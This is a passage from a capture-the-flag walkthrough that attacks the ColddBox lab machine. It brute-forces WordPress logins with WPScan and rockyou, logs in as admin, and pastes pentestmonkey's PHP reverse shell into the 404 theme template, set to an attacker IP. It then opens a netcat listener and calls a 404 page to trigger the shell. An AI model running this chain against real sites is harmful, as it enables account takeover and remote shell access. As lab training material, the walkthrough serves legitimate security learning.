└─# wpscan --url http://192.168.1.11/ --usernames c0ldd,philip,hugo --passwords /usr/share/wordlists/rockyou.txt
```




```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=====================================

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
fTrying philip / fuckme Time: 00:00:23 <
[SUCCESS] - c0ldd / 9876543210
Trying philip / alvarez Time: 00:01:16 <
```

•So we found a password match for the username **c0ldd** which is **9876543210**.

STEP 9:

•Now go to the login page of the webpage and try putting this username and password and see if we can login or not.



Username


c0ldd

Password

●●●●●●●●●●

□ Remember Me

- Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.



WordPress 6.1.1 is available! Please update now.

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Get Started

or, change your theme completely

Next Steps

- Write your first blog post
- Add an About page
- View your site

More Actions

- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started

At a Glance

1 Post 1 Page
1 Comment

WordPress 4.1.31 running Twenty Fifteen theme.
Search Engines Discouraged

Quick Draft


Activity

Recently Published

WordPress News

STEP 10:

- Now in the admin dashboard, go to Appearance > Editor



WordPress 6.1.1 is avail


Dashboard

Welcome to Wo
We've assembled so

Get Started

1 Comment

WordPress 4.1.31 running
Search Engines Discourag



WordPress 6.1.1 is available! Please update now.


Edit Themes

Twenty Fifteen: Stylesheet (style.css)


```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's sim
suitable for multiple languages. We designed it using a mobile-first approach, meaning your content takes
laptop, or desktop computer.
Version: 1.0
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout
custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-suppor
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/


/**
 * Table of Contents
 *
 * 1.0 - Reset
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigations
 *   6.1 - Links
```

STEP 11:

•Now on the right hand side of the page you will see editor options of the features that you will be able to edit as admin.



- Now from the above select the ‘404 templete’.



WordPress 6.1.1 is available! Please update now.


Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->

                                <div class="page-content">
                                        <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                                        <?php get_search_form(); ?>
                                </div><!-- .page-content -->
                        </section><!-- .error-404 -->
```

STEP 12:

- Now go to your browser and search for PHP reverse shell



About 1,75,00,000 results (0.33 seconds)

GitHub
https://github.com › pentestmonkey › php-reverse-shell

pentestmonkey/php-reverse-shell

A **tag already exists with the** provided branch name. Many Git commands accept both tag and branch names, so creating this branch may cause unexpected ...

pentestmonkey
https://pentestmonkey.net › tools › web-shells › php-r...

php-reverse-shell | pentestmonkey

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running **PHP**. Upload this script to somewhere ...


HighOn.Coffee
https://highon.coffee › blog › reverse-shell-cheat-sheet

Reverse Shell Cheat Sheet: PHP, Python, Powershell ...

27-Feb-2022 — **Reverse Shell** Cheat Sheet (2022), a list of **reverse shells** for connecting back on Linux/Windows with **PHP**, Python, Powershell, nc (Netcat), ...

Golang Reverse Shell · PHP Reverse Shell · Perl Reverse Shell

- Go to the first highlighted one, from pentest monkey.



pentestmonkey Initial commit


Latest commit 8aa37eb on May 29, 2015

0 contributors

Executable File | 192 lines (164 sloc) | 5.36 KB

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
```

- Now click on raw from the upper right corner.




```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
```

- Now press CTRL+A and CTRL+C to select all and copy the script.

STEP 13:


- Now come back to the ‘404 templete’ page from the webpage and clear the script and paste this script.



wenty Fifteen: 404 Template (404.php)

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
```

•Now make you change the ‘$ip’ with your own attacker machine ip and select the port on which you will listen on the reverse shell.




```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuc

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
```

- Now click on 'update' to save the changes and upload the script.

STEP 14:


- Now go to your link terminal and start a reverse shell with netcat.



```
┌──(root㉿cybergoth)-[/home/cybergoth]
└─# nc -nvlp 1234
listening on [any] 1234 ...
```

STEP 15:

•Now again go to the colddbox home page and try to change the url a bit so that you definitly get an ‘error 404’.



ColddBox
One more machine

RECENT POSTS

The ColddBox is here


The ColddBox is here

Welcome to ColddBox, a machine designed by C
machine to solve with several ways to escalate p
to reinforce concepts, without further ado, good

•And click on enter to open the url: “192.168.1.11/?p=3184”.

